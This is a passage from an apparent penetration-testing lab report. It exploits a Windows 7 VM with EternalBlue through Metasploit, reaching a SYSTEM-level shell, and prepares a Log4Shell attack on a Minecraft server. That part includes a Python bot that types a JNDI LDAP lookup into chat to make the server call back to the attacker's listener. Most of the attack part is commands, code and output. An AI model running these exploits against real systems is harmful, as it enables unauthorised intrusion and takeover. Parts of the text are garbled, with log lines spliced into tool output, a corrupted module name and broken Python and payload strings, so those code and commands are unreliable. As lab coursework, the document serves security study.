NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS
RPORT      445            --          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SMBDomain   .              --          yes       The SMB service port (TCP)
SMBPass
SMBUser
THREADS    1              --          yes       The Windows domain to use for authentication
                                                no        The password for the specified username
                                                no        The username to authenticate as
                                                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.57.145
RHOST => 192.168.57.145
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
Edition

[+] 192.168.57.145:445  - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.57.145:445  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

```

Figure 21: Filling in requirements and scanning (making sure to use the correct IP and port)

This further confirms that the host may be vulnerable to the Eternal Blue exploit.

Although none of the previous scans indicated any vulnerabilities, given the version that we found from the Nmap port scan, there is still the chance that it is vulnerable to the Log4Shell vulnerability. This vulnerability affected Java applications which used the certain version of the Log4J logging library. From an article found online by Trend Micro [2], an attacker can establish a connection to a malicious server via JNDI lookup by including malicious data in the logged message in an affected Log4J version. This also had an affect on Minecraft as most servers used Log4J for logging, with Mojang even coming out with an article on the dangers of this vulnerability and how to implement fixes [3]. Although using Metasploit's Log4Shell scanner is unlikely to yield any results since it is designed for HTTP servers and not Minecraft servers, it is worth running to see the output produced in the

following Figure.

```
msf6 > search log4j
Nov 02 19:33:49 kali systemd[1]: Stopping gvmd.service - Greenbone Vulnerability Manager Service
Nov 02 19:33:49 kali systemd[1]: gvmd.service: Deactivated successfully.
Nov 02 19:33:49 kali systemd[1]: Stopped gvmd.service - Greenbone Vulnerability Manager Service
Nov 02 19:33:49 kali systemd[1]: gvmd.service: Consumed 37.980s CPU time, 333.000ms wall time.
Matching Modules
=====
#  Name
-  o ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
   Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; n
          Active: inactive (dead)
0  exploit/multi/http/log4shell_header_injection  2021-12-09    excellent  Yes  Log4Shell HTTP Header Injecti
on
  1  \_ target: Automatic
  2  \_ target: Windows
  3  \_ target: Linux
  4  \_ AKA: Log4Shell
  5  \_ AKA: LogJam
  6  auxiliary/scanner/http/log4shell_scanner        2021-12-09    normal    No   Log4Shell HTTP Scanner
  7  \_ AKA: Log4Shell
  8  \_ AKA: LogJam
  9  exploit/linux/http/mobileiron_core_log4shell   2021-12-12    excellent  Yes  MobileIron Core Unauthenticat
ed JNDI Injection RCE (via Log4Shell)
  10 \_ AKA: Log4Shell
  11 \_ AKA: LogJam
  12 exploit/multi/http/ubiquiti_unifi_log4shell    2021-12-09    excellent  Yes  UniFi Network Application Una
uthenticated JNDI Injection RCE (via Log4Shell)
  13 \_ target: Windows
  14 \_ target: Unix
  15 \_ AKA: Log4Shell
  16 \_ AKA: LogJam
Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shel
l
msf6 > [kali㉿kali]-(~/tmp/pocwin)
```

Figure 22: Searching for specific scanner

```

msf6 auxiliary(scanner/http/log4shell_scanner) > show options
Module options (auxiliary/scanner/http/log4shell_scanner):
Name      Current Setting  Required  Description
-----  ==============  ======  =
HEADERS_FILE /usr/share/metasploit-framework  no        File containing headers to check
                                                /data/exploits/CVE-2021-44228/h
                                                ttp_headers.txt
HTTP_METHOD GET          yes       The HTTP method to use
LDAP_TIMEOUT 30          yes       Time in seconds to wait to receive LDAP connections
LDIF_FILE   Active/inactive  no        Directory LDIF file path
LEAK_PARAMS  Active/inactive  no        Additional parameters to leak, separated by the ^ character (e.g., ${env:USER}^${env:PATH})
Proxies
RHOSTS
RPORT     80          yes       The target port (TCP)
SRVHOST   0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   389         yes       The local port to listen on.
SSL       false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /           yes       The URI to scan
THREADS   1            yes       The number of concurrent threads (max one per host)
URIS_FILE /usr/share/metasploit-framework  no        File containing additional URIs to check
                                                /data/exploits/CVE-2021-44228/h
                                                ttp_uris.txt
VHOST
View the full module info with the info, or info -d command.

```

Figure 23: Showing requirements to set

```

msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 25565
RPORT => 25565
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 192.168.57.130
SRVHOST => 192.168.57.130
msf6 auxiliary(scanner/http/log4shell_scanner) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) > 

```

Figure 24: Showing requirements to set

Although this output was expected, this doesn't mean that it is not vulnerable to the Log4Shell exploit. Since Minecraft servers log everything that is typed out in game chat, a scanner that could see if the server will respond to a JNDI lookup that is entered into the chat would show a server's vulnerability to the exploit. With this in mind, a Python script `log4j-test.py` was written to scan the server for a potential Log4Shell vulnerability as follows:

```
from javascript import require, On
import socket
import threading
import time

# Import the javascript libraries
mineflayer = require("mineflayer")

# Global bot parameters
server_host = "192.168.57.131"
server_port = 25565
reconnect = True

# Port listener parameters
listener_port = 1389
listener_host = "0.0.0.0"
connection_made = False

# Create a TCP listener
def start_listener():
    global connection_made
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.bind((listener_host, listener_port))
    listener.listen(1)
    print(f"Listening on port {listener_port}...")

    try:
        listener.settimeout(10) # Set a timeout for the listener
        (10 seconds)
        conn, addr = listener.accept() # Accepts a connection
        connection_made = True
        print(f"Connection received from {addr}")
        print(f"VULNERABLE TO LOG4SHELL!!!!!")
        conn.close()
    except socket.timeout:
        print("No connection received on port 1389.")
    finally:
        listener.close()

# Define the bot class
```

```

class MCBot:

    def __init__(self, bot_name):
        self.bot_args = {
            "host": server_host,
            "port": server_port,
            "username": bot_name,
            "hideErrors": False,
        }
        self.reconnect = reconnect
        self.bot_name = bot_name
        self.start_bot()

    # Tags bot username before console messages
    def log(self, message):
        print(f"[{self.bot.username}] {message}")

    # Start mineflayer bot
    def start_bot(self):
        # Start the listener in a separate thread
        listener_thread = threading.Thread(target=start_listener)
        listener_thread.start()

        # Wait briefly to ensure listener is ready
        time.sleep(1)

        # Start the bot
        self.bot = mineflayer.createBot(self.bot_args)
        self.start_events()

        # Wait for the listener to finish
        listener_thread.join()

        # Print whether a connection was made on port 1389
        if connection_made:
            print("A connection was made on port 1389.")
        else:
            print("No connection was made on port 1389.")

    # Attach mineflayer events to bot
    def start_events(self):

        # Login event: Triggers on bot login
        @On(self.bot, "login")
        def login(this):
            # Displays which server you are currently connected to
            self.bot_socket = self.bot._client.socket

```

```

        self.log(
            f"Logged in to {server_host}:{server_port}"
        )


    # Spawn event: Triggers on bot entity spawn
    @On(self.bot, "spawn")
    def spawn(this):
        # Send the message
        self.bot.chat("${jndi}"+":ldap://192.168.57.130:1389/a}")

        # Disconnect immediately after sending the message
        self.bot.end()

bot = MCBot("sss")

```

This is a basic Python script that sets up a listener at port 1389 to act as an LDAP connection, creates a Minecraft bot using mineflayer (adapted code from [4]) to connect to the server at the given IP and port, type a variable into chat that will trick the server into a JNDI lookup and connect to the listener at port 1389 on the attacking machine if the server has an unpatched version of Log4J. This script requires you to set up a Python virtual environment with a version of node with the "mineflayer" module (which can be done using `npm install` and `npm install mineflayer` in your terminal).



The terminal session shows the following steps:

- Setting up a Python virtual environment: `venv`.
- Installing the `mineflayer` module: `npm install mineflayer`.
- Running the custom Python script: `python3 log4j_test.py`.
- The script logs the message: `Logged in to 192.168.57.131:25565`.
- The server responds with: `VULNERABLE TO LOG4SHELL!!!!!`
- The script also outputs: `A connection was made on port 1389.`

Figure 25: Scanning server using custom Python script

This output indicates that the server may be vulnerable to the Log4Shell exploit.

4.4 Exploit DBs

Exploit DBs are an excellent tool for researching vulnerabilities and exploits. SearchSploit can be used to find code on EternalBlue and Log4Shell:

```
(kali㉿kali)-[~/tmp/pocwin]
$ searchsploit eternalblue
Exploit Title | Path
Microsoft Windows 7/2008 R2 - 'Eternalblue' SMB Remote Code Execution (MS17-010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17 | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/42030.py
```

Figure 26: Scanning server using custom Python script

```
(kali㉿kali)-[~/tmp/pocwin]
$ searchsploit log4j
Exploit Title | Path
Apache Log4j 2 - Remote Code Execution (RCE) | java/remote/50592.py
Apache Log4j2 2.14.1 - Information Disclosure | java/remote/50590.py
```

Figure 27: Scanning server using custom Python script

Code for these exploits can then be found on the Exploit-DB website at [5] for EternalBlue and [7] for Log4J. Further details of these exploits are also available on the Rapid7 (another Exploit DB) website at [6] and [8] for EternalBlue and Log4J respectively. The code for the EternalBlue exploit shown in Exploit-DB establishes an SMB connection and session with the victim machine over port 445 and tries to find named pipes on the target machine, followed by the sending of packets designed to exploit the SMB service, allowing for remote code execution.




Figure 28: Diagram for EternalBlue

Although the code provided by Exploit-DB provides an insight into how the Log4Shell exploit works, this will be covered in greater detail in the next section, as this particular piece of code does not work for Minecraft servers that are vulnerable to the exploit.

5 The Attack Phase 4

This phase of the attack focuses on the actual exploitation of the machines. Keeping all of the previously gathered information in mind, the attacks that will be carried out are the EternalBlue attack on the Windows 7 machine and the Log4Shell attack on the Linux machine.

5.1 Eternal Blue

The focus of this attack at this phase will be on gaining a Meterpreter reverse shell from the victim machine. This will be done not only because Meterpreter comes with useful commands for exploiting a machine, but also because it resides entirely in memory, increasing its stealthiness compared to a normal reverse shell.

1. The Metasploit console was launched and the specific EternalBlue exploit path direcory was searched for.

```
msf6 > search eternalblue
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms17_010_eternalblue
    Disclosure Date: 2017-03-14
    Rank: average
    Check: Yes
    Description: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
        \_ target: Automatic Target
        \_ target: Windows 7
        \_ target: Windows Embedded Standard 7
        \_ target: Windows Server 2008 R2
        \_ target: Windows 8
        \_ target: Windows 8.1
        \_ target: Windows Server 2012
        \_ target: Windows 10 Pro
        \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
    Disclosure Date: 2017-03-14
    Rank: normal
    Check: Yes
    Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
        \_ target: Automatic
        \_ target: PowerShell
        \_ target: Native upload
        \_ target: MOF upload
        \_ AKA: ETERNALSYNERGY
        \_ AKA: ETERNALROMANCE
        \_ AKA: ETERNALCHAMPION
        \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command
    Disclosure Date: 2017-03-14
    Rank: normal
    Check: No
    Description: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
        \_ AKA: ETERNALSYNERGY
        \_ AKA: ETERNALROMANCE
        \_ AKA: ETERNALCHAMPION
        \_ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010
    Rank: normal
    Check: No
    Description: MS17-010 SMB RCE Detection
        \_ AKA: DOUBLEPULSAR
        \_ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce
    Disclosure Date: 2017-04-14
    Rank: great
    Check: Yes
    Description: SMB DOUBLEPULSAR Remote Code Execution
        \_ target: Execute payload (x64)
        \_ target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Figure 29: Searching for EternalBlue in Metasploit.

2. The Metasploit exploit to use was set to `exploit/windows/smb/ms17_010_永恒之蓝` and the command `show options` was entered to show the requirements needed for the exploit.

```
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):

Name      Current Setting  Required  Description
RHOSTS            yes
REPORT           445       yes
SMBDomain        no
SMBPass          no
SMBUser          no
VERIFY_ARCH      true      yes
VERIFY_TARGET    true      yes

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC        thread     yes
LHOST           192.168.126.142  yes
LPORT           4444      yes

Exploit target:

Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
```

Figure 30: Setting exploit to EternalBlue and checking requirements.

3. The IP of the victim machine was set and the payload was changed to `windows/x64/meterpreter/bind_tcp` since this payload proved to be the most successful from previous tests (payloads can be changed around and experimented with as needed). The exploit was then executed as shown in the Figures on the next page.

```

msf6 exploit(windows/smb/ms17_010_ternalblue) > set RHOST 192.168.57.145
RHOST => 192.168.57.145
msf6 exploit(windows/smb/ms17_010_ternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > run

[*] 192.168.57.145:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.145:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.57.145:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.145:445 - The target is vulnerable.
[*] 192.168.57.145:445 - Connecting to target for exploitation.
[*] 192.168.57.145:445 - Connection established for exploitation.
[*] 192.168.57.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.145:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.57.145:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.57.145:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.57.145:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.57.145:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.145:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.145:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.145:445 - Starting non-paged pool grooming
[*] 192.168.57.145:445 - Sending SMBv2 buffers
[*] 192.168.57.145:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.145:445 - Sending final SMBv2 buffers.
[*] 192.168.57.145:445 - Sending last fragment of exploit packet!
[*] 192.168.57.145:445 - Receiving response from exploit packet
[*] 192.168.57.145:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.145:445 - Sending egg to corrupted connection.
[*] 192.168.57.145:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.57.145:4444
[-] 192.168.57.145:445 - -----
[-] 192.168.57.145:445 - -----=FAIL-----=
[-] 192.168.57.145:445 - -----
[*] 192.168.57.145:445 - Connecting to target for exploitation.
[*] 192.168.57.145:445 - Connection established for exploitation.
[*] 192.168.57.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.145:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.57.145:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.57.145:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.57.145:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.57.145:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.145:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.57.145:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.145:445 - Starting non-paged pool grooming

```

Figure 31: Setting requirements and running exploit 1.

```

[*] 192.168.57.145:445 - Starting non-paged pool grooming
[*] 192.168.57.145:445 - Sending SMBv2 buffers
[*] 192.168.57.145:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.145:445 - Sending final SMBv2 buffers.
[*] 192.168.57.145:445 - Sending last fragment of exploit packet!
[*] 192.168.57.145:445 - Receiving response from exploit packet
[*] 192.168.57.145:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.145:445 - Sending egg to corrupted connection.
[*] 192.168.57.145:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.57.145
[*] Meterpreter session 2 opened (192.168.57.130:45549 -> 192.168.57.145:4444) at 2024-11-03 12:59:03 -0500
[*] 192.168.57.145:445 - -----
[*] 192.168.57.145:445 - -----=WIN-----=
[*] 192.168.57.145:445 - -----=-----

meterpreter > shell
Process 1712 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>echo %USERNAME%
echo %USERNAME%
WIN-JN2NT6PQCP1$


C:\Windows\system32>

```

Figure 32: Setting requirements and running exploit 2.

To show the current privileges, the `shell` command was used, followed by the `whoami` and `whoami /groups` command as follows:

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION

Group Name          Type          SID          Attributes
=====
Mandatory Label\System Mandatory Level Label      S-1-16-16384
Everyone            Well-known group S-1-1-0          Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users        Alias          S-1-5-32-545          Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6          Mandatory
group, Enabled by default, Enabled group
CONSOLE LOGON         Well-known group S-1-2-1          Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11         Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15         Mandatory
group, Enabled by default, Enabled group
NT SERVICE\Spooler    Well-known group S-1-5-80-3951239711-1671533544-1416304335-3763227691-3930497994 Enabled by
default, Enabled group, Group owner
LOCAL                Well-known group S-1-2-0          Mandatory
group, Enabled by default, Enabled group, Group owner
BUILTIN\Administrators Alias          S-1-5-32-544          Mandatory
group, Enabled by default, Enabled group

C:\Windows\system32>net scan
net scan
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

Figure 33: "BUILTIN\Administrators" in the list means that the user has administrative rights, further confirmed by the successful run of the `net scan` command.

5.2 Log4Shell

A diagram of how this attack works is shown in the figure below:




Figure 34: Log4Shell diagram found at [9]

1. An LDAP server is set up for lookup by the Minecraft server. This is done by pulling down the Github repository found at [10] and compiling the project using the Maven command `mvn clean package -DskipTests`. As stated in the repo, this only works with Java 8, which means we need to make sure we are running Java 8 as well.

```

└─(kali㉿kali)-[~/tmp/newmarshalsec]
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)


└─(kali㉿kali)-[~/tmp/newmarshalsec]
$ git clone https://github.com/mbechler/marshalsec
Cloning into 'marshalsec' ...
remote: Enumerating objects: 176, done.
remote: Counting objects: 100% (48/48), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 176 (delta 35), reused 34 (delta 28), pack-reused 128 (from 1)
Receiving objects: 100% (176/176), 474.14 KiB | 8.17 MiB/s, done.
Resolving deltas: 100% (91/91), done.

└─(kali㉿kali)-[~/tmp/newmarshalsec]
$ cd marshalsec

└─(kali㉿kali)-[~/tmp/newmarshalsec/marshalsec]
$ mvn clean package -DskipTests
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects ...
[INFO]
[INFO] ─────────── org.eenterphace.mbechler:marshalsec > ───────────
[INFO] Building marshalsec 0.0.3-SNAPSHOT
[INFO]   from pom.xml
[INFO] ─────────── [ jar ] ───────────
[INFO]
[INFO] — maven-clean-plugin:2.5:clean (default-clean) @ marshalsec —
[INFO]
[INFO] — maven-resources-plugin:2.6:resources (default-resources) @ marshalsec —
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory /home/kali/tmp/newmarshalsec/marshalsec/src/main/resources
[INFO]
[INFO] — maven-compiler-plugin:3.1:compile (default-compile) @ marshalsec —
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 63 source files to /home/kali/tmp/newmarshalsec/marshalsec/target/classes
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/YAMLBase.java:[35,22] com.sun.
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/gadgets/UnicastRefGadget.java:
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/gadgets/UnicastRefGadget.java:
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/gadgets/UnicastRefGadget.java:
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/Red5AMFBase.java:[36,22] com.s
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/gadgets/StringUtil.java:[34,
[WARNING] /home/kali/tmp/newmarshalsec/marshalsec/src/main/java/marshalsec/gadgets/Rome.java:[28,22] com.

```

Figure 35: Cheking Java version, cloning Github repo and building project.




```
[INFO] _____
[INFO] BUILD SUCCESS
[INFO] _____
[INFO] Total time: 35.743 s
[INFO] Finished at: 2024-11-03T08:38:54-05:00
[INFO] _____
└─(kali㉿kali)-[~/tmp/newmarshalsec/marshalsec]
$ ┌
```

Figure 36: MVN build completing.

